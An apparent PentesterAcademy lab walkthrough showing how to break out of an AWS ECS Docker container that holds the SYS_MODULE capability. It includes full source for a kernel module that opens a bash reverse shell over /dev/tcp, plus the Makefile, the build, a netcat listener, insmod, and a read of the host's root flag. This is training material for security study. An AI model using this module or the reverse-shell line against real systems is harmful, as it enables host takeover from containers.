# ATTACK DEFENSE

by PentesterAcademy

| Name | ECS: Abusing SYS_MODULE Capability |
|---|---|
| URL | [https://attackdefense.com/challengedetails?cid=2447](https://attackdefense.com/challengedetails?cid=2447) |
| Type | AWS Cloud Security : ECS and ECR |

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


**Objective:** Break out of the container by abusing the SYS_MODULE capability and retrieve the flag kept in the root directory of the host system!

**Solution:**

**Step 1:** Open the Target URL to access the ECS container.

## Resource Details

| | |
|---|---|
| Target URL | lab-ttyd-alb-526500327.us-east-1.elb.amazonaws.com:8080 |



**Step 2:** Check the capabilities provided to the docker container.

**Command:** capsh --print

```
root@ea7f971bebd6:/# capsh --print
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_module,cap_sy
s_chroot,cap_mknod,cap_audit_write,cap_setfcap+ep
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_module,cap
_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
Ambient set =
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=0(root) euid=0(root)
gid=0(root)
groups=
Guessed mode: UNCERTAIN (0)
root@ea7f971bebd6:/# 
```

The container has SYS_MODULE capability. As a result, the container can insert/remove kernel modules in/from the kernel of the host machine.

**Step 3:** Find the IP address of the docker container

**Command:** ifconfig

```
root@ea7f971bebd6:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 353  bytes 26659 (26.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 270  bytes 1230703 (1.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@ea7f971bebd6:/#
```

The IP address of the docker container was 172.17.0.2 and the host machine mostly creates an interface which acts as gateway for Docker network. And, generally the first IP address of the range is used for that i.e. 172.17.0.1 in this case.

**Step 4:** Write a program to invoke a reverse shell with the help of usermode Helper API,

**Source Code:**

```
#include <linux/kmod.h>
#include <linux/module.h>
MODULE_LICENSE("GPL");
MODULE_AUTHOR("AttackDefense");
MODULE_DESCRIPTION("LKM reverse shell module");
MODULE_VERSION("1.0");

char *argv[] = {"/bin/bash", "-c", "bash -i >& /dev/tcp/172.17.0.2/4444 0>&1", NULL};

static char *envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL};

static int __init reverse_shell_init(void)
{
   return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}
```

```
static void __exit reverse_shell_exit(void)
{
   printk(KERN_INFO "Exiting\n");
}
module_init(reverse_shell_init);
module_exit(reverse_shell_exit);
```

**Explanation**

- The call_usermodehelper function is used to create user mode processes from kernel space.
- The call_usermodehelper function takes three parameters: argv, envp and UMH_WAIT_EXEC
  - The arguments to the program are stored in argv.
  - The environment variables are stored in envp.0
  - UMH_WAIT_EXEC causes the kernel module to wait till the loader executes the program.

Save the above program as “reverse-shell.c”
**Command:** cat reverse-shell.c

```
root@ea7f971bebd6:/# cat reverse-shell.c
#include <linux/kmod.h>
#include <linux/module.h>
MODULE_LICENSE("GPL");
MODULE_AUTHOR("AttackDefense");
MODULE_DESCRIPTION("LKM reverse shell module");
MODULE_VERSION("1.0");

char *argv[] = {"/bin/bash", "-c", "bash -i >& /dev/tcp/172.17.0.2/4444 0>&1", NULL};

static char *envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL};

static int __init reverse_shell_init(void)
{
    return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}
static void __exit reverse_shell_exit(void)
{
    printk(KERN_INFO "Exiting\n");
}
module_init(reverse_shell_init);
module_exit(reverse_shell_exit);
root@ea7f971bebd6:/# _
```

**Step 5:** Create a Makefile to compile the kernel module.

**Makefile:**

obj-m +=reverse-shell.o
all:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
clean:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean

**Command:** cat Makefile

```
root@ea7f971bebd6:/# cat Makefile
obj-m +=reverse-shell.o
all:
        make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
clean:
        make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
root@ea7f971bebd6:/#
```

**Step 6:** Make the kernel module.

**Command:** make

```
root@ea7f971bebd6:/# make
make -C /lib/modules/4.14.275-207.503.amzn2.x86_64/build M=/ modules
make[1]: Entering directory '/usr/src/kernels/4.14.275-207.503.amzn2.x86_64'
  CC [M]  //reverse-shell.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /reverse-shell.mod.o
  LD [M]  /reverse-shell.ko
make[1]: Leaving directory '/usr/src/kernels/4.14.275-207.503.amzn2.x86_64'
```

**Step 7:** Start a netcat listener on port 4444

**Command:** nc -vnlp 4444

```
root@ea7f971bebd6:/# nc -nvlp 4444
Listening on 0.0.0.0 4444
```

**Step 8:** Copy and paste the Target URL in a new browser tab to open another terminal/console/CLI session. Insert the kernel module using insmod.

**Command:** insmod reverse-shell.ko

```
root@ea7f971bebd6:/# insmod reverse-shell.ko
root@ea7f971bebd6:/#
root@ea7f971bebd6:/#
```

The kernel module will connect back to the netcat listening on port 4444 of the container and provide bash shell to the attacker. The module will wait in the same state for the bash session to be closed and only then it will exit.

**Step 9:** List the processes running on the host machine using the bash session received on netcat.

**Command:** ps -eaf

```
[root@ip-10-0-1-148 /]# ps -eaf
ps -eaf
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 15:12 ?        00:00:02 /usr/lib/systemd/systemd --switched-root --system --deserialize 21
root         2     0  0 15:12 ?        00:00:00 [kthreadd]
root         4     2  0 15:12 ?        00:00:00 [kworker/0:0H]
root         5     2  0 15:12 ?        00:00:00 [kworker/u30:0]
root         6     2  0 15:12 ?        00:00:00 [mm_percpu_wq]
root         7     2  0 15:12 ?        00:00:00 [ksoftirqd/0]
root         8     2  0 15:12 ?        00:00:00 [rcu_sched]
root         9     2  0 15:12 ?        00:00:00 [rcu_bh]
root        10     2  0 15:12 ?        00:00:00 [migration/0]
root        11     2  0 15:12 ?        00:00:00 [watchdog/0]
root        12     2  0 15:12 ?        00:00:00 [cpuhp/0]
root        14     2  0 15:12 ?        00:00:00 [kdevtmpfs]
root        15     2  0 15:12 ?        00:00:00 [netns]
```

**Step 10:** Search for the flag file and retrieve the flag.

**Commands:**
find / -name flag 2>/dev/null
cat /root/flag

```
[root@ip-10-0-1-148 /]# find / -name flag 2>/dev/null
find / -name flag 2>/dev/null
/root/flag
[root@ip-10-0-1-148 /]# cat /root/flag
cat /root/flag
3bf53c84cf1a4f0099799243df67cc74
[root@ip-10-0-1-148 /]#
```

**References:**


1. Docker (https://www.docker.com/)
2. call_usermodehelper (https://www.kernel.org/doc/htmldocs/kernel-api/API-call-usermodehelper.html)
3. Invoking user-space applications from the kernel (https://developer.ibm.com/articles/l-user-space-apps/)
4. Usermode Helper API (https://insujang.github.io/2017-05-10/usermode-helper-api/)